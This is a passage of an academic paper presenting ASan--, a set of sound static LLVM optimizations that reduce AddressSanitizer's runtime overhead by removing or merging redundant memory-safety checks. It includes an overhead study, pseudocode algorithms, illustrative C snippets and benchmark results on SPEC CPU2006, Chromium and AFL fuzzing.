Our evaluation shows that ASan-- presents high promise. It reduces the overhead of ASan by 41.7% on SPEC CPU2006 and by 35.7% on Chromium. If only considering the overhead incurred by sanitizer checks, the reduction rates increase to 51.6% on SPEC CPU2006 and 69.6% on Chromium. In the context of fuzzing, ASan-- increases the execution speed of AFL by over 40% and the branch coverage by 5%. Combined with orthogonal, fuzzing-tailored optimizations, ASan-- can speed up AFL by 60% and increase the branch coverage by 9%. Running in Chromium to support our daily work for four weeks, ASan-- did not present major usability issues or significant slowdown and it detected all the bugs we reproduced from previous reports.

1 Introduction

Programs developed in low-level languages, such as C and C++, often contain an abundance of memory error bugs. When exploited, the bugs can lead to severe security issues like data breach and hijacked execution. To help detect memory errors, various runtime tools [10, 14, 27, 36, 37, 42, 44, 47, 48, 50, 53] have been created. These tools vary in many aspects such as scope and capability. In recent years, address sanitizer (ASan) [42] stands out from the rest, thanks to its superior **capability** (detection of a wide spectrum of spatial errors and temporal errors), **scalability** (ability to support industry-grade programs like operating system kernels and web browsers), and **usability** (nearly zero configuration and seamless integration into mainstream compilers).

Technically, ASan allocates shadow memory to track the status (e.g., addressable or not) of the application memory. When the application issues an operation to a memory location, ASan checks the shadow byte mapped to the location and reports any embedded errors. The use of shadow memory and runtime checks leads to ASan's two major drawbacks: high memory overhead and runtime overhead. The drawbacks lock many potentials of ASan, such as whole system sanitization.

Past research has extended many efforts towards addressing ASan's drawbacks. In particular, hardware-assisted address sanitizer (HWASan) [25] utilizes Address Tagging [1], an AArch64 hardware feature, to reduce the use of shadow memory, decreasing the memory overhead of ASan from **1.5x-3x** to **10%-35%** [43]. However, the runtime overhead of ASan remains largely unsolved. Even HWASan still incurs similar overhead to ASan. Past research commonly blames sanitizer checks inserted by ASan for its high overhead. However, ASan has many runtime activities besides sanitizer checks, such as the preparation of metadata and logging. There has not been a systematic understanding of the overhead introduced by different activities. That means we are not even aware of how much overhead the sanitizer checks truly bring.

Study In this paper, we dissect ASan's runtime activities into five groups: *sanitizer checks*, *library function interception*, *poisoning and redzone* (i.e., metadata management), *logging*, and *heap management*. Overhead brought by each group of activities to ASan is individually measured on SPEC CPU2006. Details of the study are presented in §3.1.

Our study confirms that sanitizer checks are the dominant source of overhead. It causes about 80.8% of the overhead (86.5% out of 107.8%). The study also unveils other sources of the overhead. In particular, the customized heap management of ASan incurs an overhead of 9.6%, which is less known before. More details can be found in Figure 3.

Literature Inspired by the study, this paper proposes to reduce ASan's overhead by reducing sanitizer checks. There are many similar attempts [16, 29, 46, 49, 55] in the past. However, the techniques they proposed harm ASan's descent properties (capability, scalability, usability). GWP-ASan [16] randomly picks a sub-set of heap objects to add guard pages and ignores the others. ASAP [49] removes sanitizer checks to satisfy a performance budget. Its criterion is to remove sanitizer checks on "hot" code that is more often executed, offering no safety assurance of the removing operations. Similar to ASAP, PartiSan [29] follows a performance-driven metric to remove sanitizer checks without ensuring safety. GWP-ASan, ASAP, and PartiSan all degrade the capability of ASan. Alternatively, SANRAZOR [55] combines static patterns and dynamic patterns to identify and remove redundant sanitizer (i.e., checks

*Pang is a PhD student at Nanjing University. Pang contributed to this work while he was a Visiting Scholar at Stevens Institute of Technology.

whose safety property is covered by others). SANRAZOR is more safety-driven but still cannot ensure the removed checks are indeed redundant because the patterns used are not sound. Also, SANRAZOR needs user inputs for profiling. In short, SANRAZOR harms both the capability and usability of ASan.

Optimization In this paper, we assemble a group of optimizations to reduce ASan checks. All the optimizations are purely static. They only involve sound, lightweight, and configuration-free analysis, which maintains the capability, scalability, and usability of ASan.

- **Optimization 1** identifies stack/global accesses that can be proven in-bound and removes their sanitizer checks. The optimization has been explored by many tools [13,18,19,38,39,46]. However, these tools often rely on heavy static analysis, which may not scale. We use an approach involving only control flow traverse and basic constant propagation to pinpoint the desired memory accesses (§4.1).
- **Optimization 2** finds sanitizer checks that are dominated (or post-dominated) and meanwhile covered by another check. Such checks are redundant and removed. Previous research [42] has briefly discussed this optimization but did not provide full solutions. We develop an algorithm that combines domination analysis and basic, flow-insensitive alias analysis to achieve this optimization (§4.2).
- **Optimization 3** determines memory accesses that are neighbors in space and merge their checks into one. We propose, design, and implement the optimization (§4.3).
- **Optimization 4** focuses on memory accesses in loops. It locates memory accesses with an invariant address and moves the sanitizer checks outside the loop. It also locates memory accesses that use a constantly increasing/decreasing address and groups the sanitizer checks across iterations into one. We propose, design, and implement the optimization (§4.4).

Evaluation We have integrated the optimizations into LLVM and created a tool called ASan--. We evaluate ASan-- from multiple dimensions. First, we run ASan-- on the full Juliet Test Suite [40] and 34 vulnerabilities from the Linux Flaw project [34]. ASan-- achieves an identical error detection rate to ASan. Second, we build SPEC CPU2006 and Chromium with ASan--. ASan-- imposes a moderate increase to the compilation time and reduces the binary size by **20%**. Binaries built for the programs can support all the benchmark tests. The first and second evaluations show that ASan-- inherits the capability, scalability, and usability of ASan. Third, we compare the performance of ASan-- and ASan on both SPEC CPU2006 and Chromium. The evaluation shows that ASan-- can reduce the overhead of ASan by **41.7%** on SPEC CPU2006 and by **35.7%** on Chromium. If only considering the overhead incurred by sanitizer checks, the reduction rates increase to **51.6%** on SPEC CPU2006 and **69.6%** on Chromium. Fourth, we apply ASan-- in the application of fuzzing. ASan-- can increase the execution speed of AFL by over **40%** and the branch coverage by **5%**. Combined with fuzzing-tailored optimization techniques, ASan-- can speed up AFL by **60%** and increase the branch coverage by **9%**. Finally, we run Chromium built with ASan-- to support our daily work for four weeks. We did not experience major usability issues or significant slowdown, and ASan-- detected all the bugs we reproduced from previous reports.

Contribution We make the following main contributions.

- We present a study to dissect ASan's runtime activities and unveil the sources of overhead. The study confirms existing understandings but also brings new findings.
- We design and implement a group of optimizations to reduce sanitizer checks of ASan. To our knowledge, two of the optimizations are brought up by us for the first time.
- We implement the optimizations and integrate them into LLVM. Source code is publicly available at `https://github.com/junxzm1990/ASAN--.git`.
- We conduct an extensive evaluation on our optimizations. The results show that our optimizations can significantly reduce the overhead of ASan without compromising its properties. The results also show that our optimizations can benefit the applications of ASan.

2 Technical Background

This section covers the technical background of ASan, *based on the implementation in LLVM* [42].

2.1 Shadow Memory

ASan uses a shadow memory model illustrated in Figure 1 to facilitate efficient runtime checks. It spares one-eighth of the virtual address space as the shadow memory where each byte records the status, addressable or not, of eight bytes used by the application. Given a memory byte at address `Addr`, ASan places its shadow byte at `(Addr»3)+Offset`, where `Offset` is a constant determined at the compiling time. To ensure the region for shadow memory is always available, `Offset` needs to be chosen such that the memory area [`Offset`, `Offset+Max_Addr/8`] is not occupied before the shadow memory is allocated.

The value of a shadow byte encodes the addressable status of the corresponding eight application bytes. 0 means all the eight bytes are addressable, while a value `K` ranging from 1 to 7 means only the first `K` bytes are addressable. A negative value indicates all eight bytes are not addressable, and different negative values unveil different types of non-addressable memory (out-of-bound heap, out-of-bound stack, out-of-bound global, freed memory, etc.).

2.2 Redzone

ASan places a redzone before and after each data object, as shown in Figure 2. The redzones are *poisoned*. Namely,



Figure 1: Shadow memory of ASan in a 64-bit application.

their shadow bytes mark them non-addressable. The object, in contrast, is unpoisoned. The creation and poisoning of redzones slightly differ when the object is in different regions.

Heap ASan replaces the standard heap management functions (e.g., `malloc`, `calloc`, `free`, etc.) with customized versions. Once a heap buffer is allocated, ASan places a redzone both before and after the buffer. Size of the redzone, a power of two, increases with the buffer size and can range from 16 to 2,048. By default, the end of the buffer is 8-byte aligned. If a gap of fewer than 8 bytes exists between the aligned end and the actual end, ASan poisons the gap via *partial poisoning*. For efficiency, ASan allocates multiple buffers of the same size as a group, positioning them next to each other. The left redzone of one buffer works as the right redzone of the previous buffer. This way ASan only needs to allocate one redzone (the left redzone) for buffers allocated from such a group. Once a buffer is freed, ASan poisons the entire buffer and places it into *quarantine* of a certain size, for the sake of detecting use-after-free.

Stack Before and after each array on the stack, ASan inserts two neighboring arrays to work as the *left* redzone and the *right* redzone, respectively. The left redzone has 32 bytes, and the right redzone has 32 bytes plus to up to 31 bytes to align the original array. Both redzones are poisoned when the host function is entered at execution time.

Global ASan replaces each global object with a new one that contains a trailing redzone. The size of the redzone is 32 or one-fourth of the size of the object, whichever is larger. The size of the object plus the redzone is rounded up to a multiple of 32 bytes and partial poisoning is used if the end of the object is not 8-byte aligned. All the redzones for global objects are poisoned at the initialization of the process.

2.3 Runtime Checks

ASan instruments every memory access, load or store, with a check on its shadow memory. Depending on the size of the memory access, the check works differently. For an 8-byte memory access, the check loads its shadow byte and inspects whether the shadow byte is zero:

```
1 ShadowAddr = (Addr >> 3) + Offset;
2 if (*ShadowAddr != 0)
3     ReportAndCrash(Addr);
```



Figure 2: ASan redzones on heap, stack, and global. `U`, `V`, `W`, `X`, `Y` represent positive integers.

For a `N`-byte (`N` = 1, 2, or 4) memory access, the check examines whether its shadow byte indicates that the first `N` bytes are addressable:

```
1 ShadowAddr = (Addr >> 3) + Offset;
2 V = *ShadowAddr;
3 if (V != 0 && ((Addr & 7) + N > V))
4     ReportAndCrash(Addr);
```

Both checks only need one memory read and a few arithmetic/-comparison instructions, presenting high efficiency. ASan also intercepts C library functions that often cause memory errors (e.g., `memcpy`). When such a function is entered, ASan checks whether the source buffer and the destination buffer are poisoned, using an optimized implementation.

3 Motivating Study

A major drawback of ASan is its high runtime overhead. As reported in [42], the implementation of ASan in LLVM incurs an average overhead of 73%. To gain insights into reducing the overhead of ASan, we run a study to understand the origins of the overhead.

3.1 Study Methodology

Following the setup of [42], our study focuses on ASan implemented in LLVM and considers SPEC CPU2006 as the benchmark. SPEC CPU2006 [6] is an industry-standardized, CPU-intensive benchmark suite, consisting of 12 integer programs and 7 floating point programs. It comes with three workloads called *train*, *test*, and *reference*. We use the reference workload in our study as it represents a real dataset and activates long-duration execution.

The first step of our study measures the overhead of ASan with default settings. LLVM (or Clang) fails to compile `omnetpp`. Hence, we skip this program. Problems also occur on `h264ref` and `perlbench` because the two programs trigger ASan errors given the reference inputs. To continue their execution at the errors, we compile them with `-fsanitize-recover=address` and run them after setting the `ASAN_OPTIONS` environment variable to "`halt_on_error=0`". The follow-up steps in turn make the



Figure 3: Breakdown of runtime overhead of ASan. `"ASAN"` shows the overhead of stock ASan. From left to right, the other bars show the overhead after we disable the corresponding activities, one after another. For instance, `"Sanitizer_Chk"` shows the overhead without checks on individual memory accesses.

following modifications to ASan and separately measure the overhead after each.

- **Sanitizer Checks:** disabling the sanitizer checks on memory accesses (both loads and stores).
- **Interceptor:** disabling the interception of standard C libraries (`memcpy`, `memset`, and `memmove`, etc.).
- **Poisoning:** skipping the poisoning of redzones.
- **Logging:** removing intermediate logging, in particular the logging of the stack trace during `malloc` and `free`.
- **Heap Management:** revoking ASan's heap management to the one from the standard C library.
- **Redzone:** removing the remaining redzones and the related operations.

3.2 Result Analysis

Figure 3 shows the average results of 30 repeated tests. Stock ASan brings an overhead of 107.8%. This is higher than what is reported in [42], but it is expected since the evaluation in [42] disabled all the logging and removed the quarantine for freed objects. Checks on individual memory accesses are the primary source of ASan overhead, which is attributed to an overhead of 86.5% (80.8% of all the overhead). This matches the common understanding [49, 55] since memory accesses are prevalent. A further breakdown unveils that the checks in sequential code take about 55% of the 80.8% overhead, and the checks in loops take the remaining. Each other activity of ASan also brings overhead, leading to a total overhead of 20.5%. A previously less-known finding is that ASan's heap management averages an overhead of 9.6%. On the programs of `perlbench`, it incurs an overhead of over 39%. The remaining activities are less significant, mostly leading to an overhead of 2%-3%.

3.3 An Extension

Past research [24] has done a related study to understand the time spent by ASan. The study brings a unique finding that complements ours. They find that modern computers broadly use a 64-bit address space, where ASan uses a 4TB heap and needs a 16TB shadow memory, as shown in Figure 1. When the application's memory is scattered in the address space, so will be the shadow memory in the 16TB space. This can result in sparse page table entries (PTEs) and increased page faults during page table management, bringing extra memory management costs. By restricting the application to run in a "smaller" address space, ASan can also use a smaller shadow memory. Both help compact the page table and reduce page faults, thus benefiting various ASan activities (e.g., redzone poisoning and shadow memory checks) that access the application memory and the shadow memory.

The original study in [24] focuses on smaller programs under the context of fuzzing. We replicate the study on SPEC CPU2006 in normal execution environments. As we will explain in §5.2, the public version of the tool presented in [24] fails on many CPU2006 programs due to its strict restriction of memory usage. Hence, we use an approximating approach. The idea is to only allocate one shadow memory page and map all the application memory to the same memory page. Technically, we replace `(Addr » 3) + Shadowoffset` with `(Addr » 36) + Shadowoffset` when mapping `Addr` to its shadow byte. We also set all the shadow bytes to zero when poisoning redzones, preserving the operations but disabling all the errors. This way, we simulate the execution with a 4KB shadow memory. Table 6 in the Appendix shows the results averaged on 30 runs. The results match the observation in [24]. Using a 4-KB shadow memory can reduce about 28.6% of

the page faults, bringing the overhead of ASan from 107% down to 95.5%.

4 Debloating ASan

To reduce the overhead of ASan, one strategy is to shrink the shadow memory [24]. It has demonstrated effectiveness but still leaves behind high overhead (95.5% per our study). To further cut down ASan overhead, an orthogonal, promising strategy is to remove sanitizer checks [16, 46, 49, 55], since they constitute the primary source of overhead.

When removing ASan checks, a desirable principle is to maintain the decent characteristics of ASan, instead of sacrificing them for better efficiency. The principle can break down into the following properties.

- **Capability:** ASan offers the capability of detecting most cases of both spatial and temporal memory errors. Removal of checks should not reduce the detecting capability. Formally, the removal of a check should only proceed after it is proven safe to do so.
- **Scalability:** ASan can scale to support large-size programs like Chromium and Firefox browsers, enabling high practicality and broad adoption. Preferably, the removal of checks should not degrade the scalability of ASan.
- **Usability:** ASan has been integrated into mainstream compilers like LLVM and GCC. Enabling ASan simply requires a compiler flag (e.g., `-fsanitize=address` on LLVM). Hurting this high usability will hinder the adoption of ASan.

In this work, we assemble a set of techniques satisfying the three properties to reduce (or "debloat") ASan checks, with a focus on the ASan in LLVM. Our contribution to different techniques varies, which is indicated by the number of ✧. Three ✧ mean that we are the first ones proposing, designing, and implementing the technique. In contrast, two ✧ indicate that others have informally mentioned the technique while we deepen, design, and implement the technique. Finally, a single ✧ suggests that the technique has been explored, and we implement the technique in LLVM or improve the existing implementation. Our efforts on the single ✧ techniques are less scientific but are deemed necessary as they will enable an understanding of the overall improvement by all the techniques. In the rest of this section, we elaborate on the designs of our techniques. *Properties of the techniques are described and validated in Append A, due to the limited space.*

4.1 Removing Unsatisfiable Checks ✧

The first technique focuses on removing ASan checks on global/stack access. The key insight is to remove checks where the error condition can never be satisfied. Below shows such an example on the stack (code in red is inserted by ASan).

```
1 int foo(){
2   char buf[20];
3   unsigned int i = 10;
4   i++;//i = 11
5   ASan(buf+i);//ASan check 1; unsatisfiable
6   buf[i] = 0;
7 }
```

The access to `buf`, an array on the stack, has a constant index of `11`, which cannot overflow. Thus, no ASan check is needed there. Formally, given an array `buf` of `N` bytes on the stack or in the global, a `K`-byte access `buf[offset]` needs no ASan check if on any execution path:

Condition-1: `offset` $\geq$ `0 && N - offset` $\geq$ `K`

Past research has discussed similar issues several times and has explored various solutions [13, 18, 19, 39, 46] to identify stack/global accesses that meet the above condition. A systematic approach [52] is to symbolically interpret the execution paths reaching a target access and verify whether every path satisfies the condition. However, the approach may not scale as it involves complex constraint solving.

Our Choice We opt to adopt a lightweight analysis shipped with LLVM (disabled by default). The analysis focuses on *direct* stack/global accesses whose target object is propagated from an `alloca` instruction or a global object. Given a direct stack/global access, the analysis backward traces whether the index propagates from constants. Consider `buf[i]` at Line 6 in the above code as an example. It traces `i` backward from Line 6 to Line 4 where it represents `i@L6` as `i@L4 + 1`, followed by another step jumping to Line 3 to further represent `i@L4 + 1` as `10 + 1`. This way, it learns the constant value, `11`, of `i` at Line 6 and can compare `i` with the array size. The backward tracing stops wherever uncertainty appears (e.g., an intermediate value is loaded from memory or a store happens to an intermediate value) and returns an unknown result, thus offering soundness.

We slightly extend the above analysis. When backward tracing the index of an access, we concurrently collect comparisons that dominate the access and operate between the index and a constant. Doing so enables us to accumulate loose boundaries of the index and compare the index with the object size even the index is not a constant. Our extension helps identify removable accesses like the one below. Our extension inherits the soundness from the basic version. Further, whenever there is a store on the index, we abandon the comparisons affected by the store.

```
1 int foo(){
2   char buf[20];
3   unsigned int i = input();//i is not a constant
4   if(i < = 10) //the comparison will be captured
5     ASan(buf+i);//ASan check 1; still unsatisfiable
6     buf[i] = 0;
7 }
```

Algorithm 1: IDENTIFYING RECURRING ASAN CHECKS.

```
1  Procedure find_mem_group(M_grp, m):
       /* Find the group m belongs to                    */
2      for m_i in M_grp do
3          for m_j in M_grp[m_i] do
4              if m == m_j || must_alias(m,m_j) then
5                  return m_i;
6              end
7          end
8      end
9      return NULL;
10 Algorithm
       Input  : A function F
       Output : Recurring ASan checks R_c = {C_1, C_2 ..., C_n}
11     Initialization: R_c = ∅; M_grp = dict();
       /* M_grp is a dictionary where the key is a
          unique memory location and the value is a
          list of memory accesses to that location   */
12     for each memory access m_i in F do
13         m_j = find_mem_group(M_grp, m_i);
14         if m_j == NULL then
15             M_grp[m_i] = list();
16             m_j = m_i;
17         end
18         M_grp[m_j].add(m_i);
19     end
20     for m in M_grp do
21         for m_i in M_grp[m] do
22             for m_j in M_grp[m] do
23                 if m_i ≠ m_j && dominate(m_i, m_j) &&
                     sizeof(m_i) ≥ sizeof(m_j) then
24                     R_c.add(ASan(m_j));
25                     M_grp[m].remove(m_j)
26                 end
27             end
28         end
29         for m_i in M_grp[m] do
30             for m_j in M_grp[m] do
31                 if m_i ≠ m_j && post_dominate(m_i, m_j)
                     && sizeof(m_i) ≥ sizeof(m_j) then
32                     R_c.add(ASan(m_j));
33                     M_grp[m].remove(m_j)
34                 end
35             end
36         end
37     end
38 return R_c;
```

4.2 Removing Recurring Checks ✧✧

The second technique aims to remove recurring checks or *checks guaranteed to have been done*. The code below is an example of recurring checks.

```
1  int *p;
2  ASan(p); //ASan check 1
3  if(*p == 0){
4    ASan(p); //ASan check 2 (a recurring check)
5    *p = 1;
6  }
```

In the example, ASan places two checks on the dereferences at Line 1 and Line 3. However, the two dereferences access the same location with the same size, meaning that the check at Line 4 is a replica of that at Line 2 and thus, can be removed. Past research [42] has demoed recurring checks but did not provide full solutions. We first formalize recurring checks. Given two ASan checks, denoted as `ASan(ptr1)` and `ASan(ptr2)`, on memory accesses `*ptr1` and `*ptr2`. `ASan(ptr2)` is a recurring check of `ASan(ptr1)` if:

Condition-2:
`(ptr1 == ptr2 || alias(ptr1, ptr2)) && sizeof(*ptr1) ≥ sizeof(*ptr2) && (dominate(*ptr1,*ptr2) || post-dominate(*ptr1,*ptr2));`

Following the above formalization, Algorithm 1 is designed to identify recurring ASan checks in individual functions. The first step aggregates memory accesses to the same location into one group (Line 12-19). When determining whether two memory accesses have the same location, aliases are also considered but in a sound way. Specifically, we reuse the basic, flow-insensitive alias analysis in LLVM and only accept the must-alias results. The internal algorithm of LLVM ensures that two memory objects with must-alias results always start at exactly the same location [3], protecting the safety of our optimization. The second step processes each memory group separately. Given a group, the algorithm inspects each pair of memory accesses therein and identifies recurring ASan checks according to the above conditions (Line 20-37). In this step, we reuse the analysis offered by LLVM to understand the domination/post-domination relation [4]

Discussion: The soundness of Algorithm 1 can fail in certain cases. For instance, `*ptr1` dominates `*ptr2` and satisfies the above condition. Thus, the ASan check on `ptr2` will be removed. However, if the memory is freed between `*ptr1` and `*ptr2`, `*ptr2` will be use-after-free, and we will miss it. We use a conservative approach to avoid such issues: we skip the removing if any function call exists on any execution path from `*ptr1` to `*ptr2`. We do not do this if `*ptr1` post-dominate `*ptr2` as `*ptr1` shall always execute after `*ptr2`.

4.3 Optimizing Neighbor Checks ✧✧✧

This technique explores optimizing ASan checks on neighboring memory accesses. Code below illustrates the ideas.

```
1  struct{
2    int a; int b; int c;
3  }test;
4  int foo(){
5    struct test *ptr1, *ptr2;
6    ASan(ptr1->a); //ASan check 1
```

```
7   *ptr1->a = 1;
8   ASan(ptr1->b); //ASan check 2; can be merged into
        ASan check 1
9   *ptr1->b = 2;
10  ASan(ptr2->a); //ASan check 3
11  *ptr2->a = 1;
12  ASan(ptr2->b); //ASan check 4; can be removed
13  *ptr2->b = 2;
14  ASan(ptr2->c); //ASan check 5
15  *ptr2->c = 3;
16 }
```

In the above code, ASan places a check on each access in Line 7–15. The checks can be optimized in two ways.

First, `ptr1->a` and `ptr1->b` are neighbors in memory, and they fall into an 8-byte region, mapping to at most two shadow bytes.This enables merging the two checks on `ptr1->a` and `ptr1->b` into a single check of the following form.

```
1 short *Shadow //2 bytes
2 Shadow = (ptr1->a >> 3) + Offset;
3 if (*Shadow != 0){//load and check shadow bytes for
      both ptr1->a and ptr1->b in a single operation
4    //slow path
5    second_chk(ptr1->a);
6    //check whether ptr1->a is addressable
7    second_chk(ptr1->b);
8    //check whether ptr1->b is addressable
9 }
```

Since the majority of the accesses should be error-free, the check will likely exit at line 3 instead of routing to the slow path. Therefore, the efficiency of the check should approximate a single ASan check. We call the checks on `ptr1->a` and `ptr1->b` *mergeable neighbor checks*.

Second, `ptr2->b` locates in the gap between `ptr2->a` and `ptr2->c`, and the gap is 4 bytes in size. If `ptr2->b` is in a redzone, then at least one of `ptr2->a` and `ptr2->c` must also be in the redzone (maybe partially) since a redzone has at least 16 bytes. As such, any error on `ptr2->b` will always be captured by the checks on `ptr2->a` (Line 14) and `ptr2->c` (Line 18). Thus, the check on `ptr2->b` (Line 16) can be removed. We call such cases *removable neighbor checks*.

Merging Neighbor Checks Formally, given two memory accesses `*ptr1` and `*ptr2`, `ASAN(ptr2)` can be merged to `ASAN(ptr1)` if

```
Given:
base1 = base(ptr1); base2 = base(ptr2);
/*base(p) gets the base address of the object that
p points to*/
offset1 = offset(ptr1); offset2 = offset(ptr2);
/*offset(p) gets the offset of p in the object*/
offset2 > offset1;
MaxBitRead = the maximal number of bits a single
memory-read can load;

Then Condition-3:
base1 == base2 &&
RoundUpTo(offset2 - offset1 + sizeof(*ptr2), 8)
<= MaxBitRead &&
(dominate(*ptr1,*ptr2) &&
post-dominate(*ptr2,*ptr1)) ||
(dominate(*ptr2, *ptr1) &&
post-dominate(*ptr1, *ptr2))
```

At the high level, the condition ensures that (i) `ASan(ptr1)` and `ASan(ptr2)` either both happen or both not happen and (ii) the shadow bytes for the region between the first byte of `*ptr1` and the last byte of `*ptr2` can be loaded in one memory-read. These ensure that `ASan(ptr1)` and `ASan(ptr2)` can be merged to the above form, after adjusting the type of `Shadow` based on the number of shadow bytes.

We use an intra-procedural analysis to locate mergeable neighbor checks. Given function `F`, memory accesses therein are grouped based on their base addresses and sorted by their offsets. The challenge here is to identify the base address and offset of a given access. In LLVM IR, a memory access is either a `load` or a `store`, and the address can be extracted. We backward trace the propagation of the address until a `getelementptr` instruction [5], where the base address and the offset can be separately obtained. In the backward tracing, we only allow `bitcast` instructions because other instructions may change the address. A `getelementptr` instruction often includes multiple-dimensional offsets, all following the format of constants or variables. If all the offsets are constants, we flatten them into a single one based on the scale of each dimension. Otherwise, we mark the offset unknown.

Given a group of memory accesses with the same base address (denoted $\vec{M} = \{m_1, m_2 ..., m_n\}$), all the mergeable pairs are gathered and then reorganized as $\vec{m_i} \rightarrow \{m_{i1}, m_{i2} ..., m_{in_i}\}$ $(1 \leq i \leq n)$, meaning that the checks on $m_{i1}, m_{i2} ..., m_{in_i}$ can be merged to the check on $\vec{m_i}$. Algorithm 2, a greedy algorithm, is then used to pick pairs to merge. The algorithm, by itself, is straightforward to understand, but its properties are worth mentioning. First, the algorithm prioritizes the handling of $\vec{m_i}$ with a larger size, potentially helping identify more mergeable pairs. Second, the algorithm supports recursive merging. For instance, after m_i is merged to m_j, m_j can be later merged to m_k, if m_i can also be merged to m_k.

For a pair of mergeable memory accesses (m_1, m_2), where `ASan`(m_2) can be merged to `ASan`(m_1), a new check will be created and inserted under the post-dominating access. Both the original checks will be removed. All checks that are previously merged to m_2 will be migrated to the new check.

Removing Neighbor Checks Removable neighbor checks can be formalized as follows. Given three memory accesses `*ptr1`, `*ptr2`, and `*ptr3`, `ASAN(ptr2)` can be removed if

```
Given:
base1 = base(ptr1); base2 = base(ptr2);
base3 = base(ptr3;)
off1 = offset(ptr1); off2 = offset(ptr2);
off3 = offset(ptr3);
```

Algorithm 2: PICKING MERGEABLE NEIGHBOR CHECKS.

Input : A list of mergeable relations:
$\vec{M}_r = \{\vec{m}_1, \vec{m}_2, ...\vec{m}_n\}$

/* $\vec{m}_i = \{m_{i1}, m_{i2}..., m_{in_i}\}$ $(1 \le i \le n)$ represents the list of memory accesses that can be merged to $\vec{m}_i$ */

Output : A list of mergeable memory access pairs
$\vec{P} = \{(m_{i1}, m_{j1}), (m_{i2}, m_{j2})..., (m_{ik}, m_{jk})\}$

Initialization: $\vec{P} = \emptyset$;
$\vec{M}_r$ = sorted($\vec{M}_r$);
/* sort by $|\vec{m}_i|$ $(1 \le i \le n)$ in descending order */
for *each list* $\vec{m}_i$ *in* $\vec{M}_r$ **do**
  for *each member* m *in* $\vec{m}_i$ **do**
    if $\vec{M}_r$.*merged_to_others(m)* **then**
      /* m has merged to another memory access */
      Continue;
      /* avoid repeated merging */
    end
    $t\vec{m}p = \vec{M}_r.find_merged_by(m)$;
    /* find accesses that are merged to m */
    if $t\vec{m}p \not\subset \vec{m}_i$ **then**
      Continue; /* not all accesses merged to m can be merged to m_i, skip */
    end
    $\vec{P}.add(m_i, m)$;
    /* merge m to m_i */
  end
end
return $\vec{P}$;

```
off1 < off2 < off3;
size1 = sizeof(*ptr1); size2 = sizeof(*ptr2);
size3 = sizeof(*ptr3);
MinRdSz = the minimal size of a redzone;
```

Then Condition-4:

```
base1 == base2 == base3 && off3 - off1 < MinRdSz
&& off2 + size2 ≤ off3 + size3 &&
(dominate(*ptr1, *ptr2) ||
post-dominate(*ptr1, *ptr2)) &&
(dominate(*ptr3, *ptr2) ||
post-dominate(*ptr3, *ptr2))
```

In essence, the above condition guarantees two properties. First, `ptr2` being in a redzone implies `ptr1` and/or `ptr2` are in the same redzone, fully or partially. Second, `ASAN(ptr2)` being reached means both `ASAN(ptr1)` and `ASAN(ptr3)` are reached. As such, if the condition holds, any errors on `*ptr2` will be captured by `ASAN(ptr1)` or `ASAN(ptr3)`. Thus, it is safe to remove `ASAN(ptr2)`.

We also use an intra-procedural analysis to collect removable neighbor checks. Memory accesses in each function are first grouped based on their base addresses. From each group, tuples satisfying `Condition-4` are then gathered. The tuples follow the format of `[(`m_i`, `m_j`), `m_k`]`, meaning that `ASAN(`m_k`)` can be removed because it is covered by `ASAN(`m_i`)` and `ASAN(`m_j`)`. In the follow-up step, the analysis aggregates the tuples and produces a removable list for each `(`m_i`, `m_j`)`: $(\vec{m_i}, \vec{m_j}) = \{m_{ij1}, m_{ij2}..., m_{ij_{nij}}\}$. The final step is to go over each list and collect removable memory accesses. Simply including all the members in each list will cause mistakes. Consider the example where $(\vec{m_a}, \vec{m_b}) = \{m_c\}$ and $(\vec{m_c}, \vec{m_d}) = \{m_e\}$. After handling $(\vec{m_a}, \vec{m_b})$, we remove m_c. If we continue with $(\vec{m_c}, \vec{m_d})$ to remove m_e, mistakes will arise because m_c has been removed and cannot help cover m_e. To avoid such mistakes, after including m_i to the removable set, we abandon all the lists matching $(\vec{m_i}, *)$ and $(*, \vec{m_i})$. To maximize the number of removable cases, we sort all the lists based on their size in descending order and then handle each of them in turn.

4.4 Optimizing Checks in Loops ✧✧✧

ASan checks in loops are expensive. According to our study in §3.2, checks in loops account for 45% of the overhead introduced by all ASan checks. Modern compilers run many optimizations to reduce operations in loops, which, however, still cannot handle many optimizable ASan checks. The code below shows two types of optimizable ASan checks in loops.

```
1  char *ptr1;
2  char *ptr2;
3  for(int index = 0; index < limit; index += 2){
4    ASan(ptr1+index);
5    /*ASan check 1; can be merged*/
6    ptr1[index] = getchar();
7    ASan(ptr2);
8    /*ASan check 2; can be moved out of loop*/
9    *ptr2 = getchar();
10 }
```

First, `ptr2` is dereferenced (Line 9) and ASan-checked (Line 7) in each loop iteration. However, `ptr2` never changes. Thus, one ASan check on `ptr2` out of the loop is sufficient. The compiler cannot optimize the memory access because it is a write. We call checks like `ASan(ptr2)` *invariant checks*.

Second, `ptr1` is accessed (Line 6) with an offset increased by 2 in each iteration (Line 3). Thus, any two consecutive accesses to `ptr1` are 2-byte apart, and the checks on them resemble the mergeable neighbor checks we discussed in §4.3 (`Condition-3`). Merging the checks together will reduce the cost. Considering that the address of the access (e.g., `index` at Line 6) monotonically increases/decreases, we call the check on it (e.g., Line 6) a *monotonic check*.

Relocating Invariant Checks Formally, given a memory access `*ptr` in a loop, `ASan(ptr)` is an invariant check if

Condition-5: `ptr is a loop invariant`

To identify invariant checks, we gather all the loops from a function then process each loop in turn. Given a loop, each memory access inside is visited to inspect whether the address

is a loop invariant. If so, we mark the ASan check as an invariant check. LLVM offers a built-in interface to determine loop invariant. It is, however, very preliminary. Only when the address is a value created outside the loop, the interface considers it a loop variant. This misses invariant addresses (e.g., an address composed of two other invariant values). We design a new algorithm, Algorithm 3, to more systematically identify loop invariant. Due to the space limit, Algorithm 3 is presented in the Appendix. The algorithm backward traces the generation of an address until outside of the loop. If all the ingredients involved in generating the address are invariants, the algorithm reports the address also as an invariant.

To optimize an invariant check, an intuitive idea is to move the check after the exit of the loop. This works when the invariant check dominates the loop exit. However, many invariant checks are guarded by conditional statements inside a loop. Their execution is not guaranteed when the loop is entered. Consider the code below as an example.

```
1  bool asan_ptr = false;
2  for(condition1){//outer loop
3    for(condition2){//inner loop
4      if(condition3){//guardian condition
5        asan_ptr = true;
6        //original ASan(ptr) is here
7        *ptr = getchar(); //ptr is an invariant
8      }
9    }
10   //simply putting ASan(ptr) here is erroneous
11   if(asan_ptr){
12     asan_ptr = false; //if not outermost loop
13     ASan(ptr);
14   }
15 }
```

